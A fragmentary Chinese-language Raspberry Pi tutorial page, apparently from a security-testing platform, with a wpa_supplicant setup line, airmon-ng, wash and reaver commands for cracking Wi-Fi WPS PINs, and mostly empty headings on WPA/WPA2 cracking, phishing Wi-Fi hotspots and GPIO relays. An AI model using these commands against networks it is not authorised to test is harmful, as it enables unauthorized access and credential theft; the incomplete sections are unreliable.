echo "pre-up wpa_supplicant -Dwext -i wlan0 -c /etc/wpa_supplicant/wpa_supplicant.conf -B" >>/etc/networks
service networking restart
```




## 尝试破解wps

```
airmon-ng start wlan0
```

```
wash -i mon0 -C
```

```
nohup sudo reaver -i mon0 -b 00:00:00:00:00:00 -a -S -N -v -d2 -t 5 -c 11 -  
o fbi &
```

# wpa/wpa2 无线密码破解



# 树莓派超级计算机与计算机集群





## 搭建钓鱼wifi

(1)桥接方式设置热点

(2)路由方式设置热点











# Python编程控制树莓派GPIO





# 通过GPIO控制继电器





用无价的知识 享有价的生活  
威客众测平台将安全连成一个圈